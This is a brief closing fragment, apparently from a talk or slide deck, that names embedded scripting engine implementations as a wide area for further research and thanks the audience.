- Embedded scripting engine implementations have a wide exploration area to be researched

Thank you for your time

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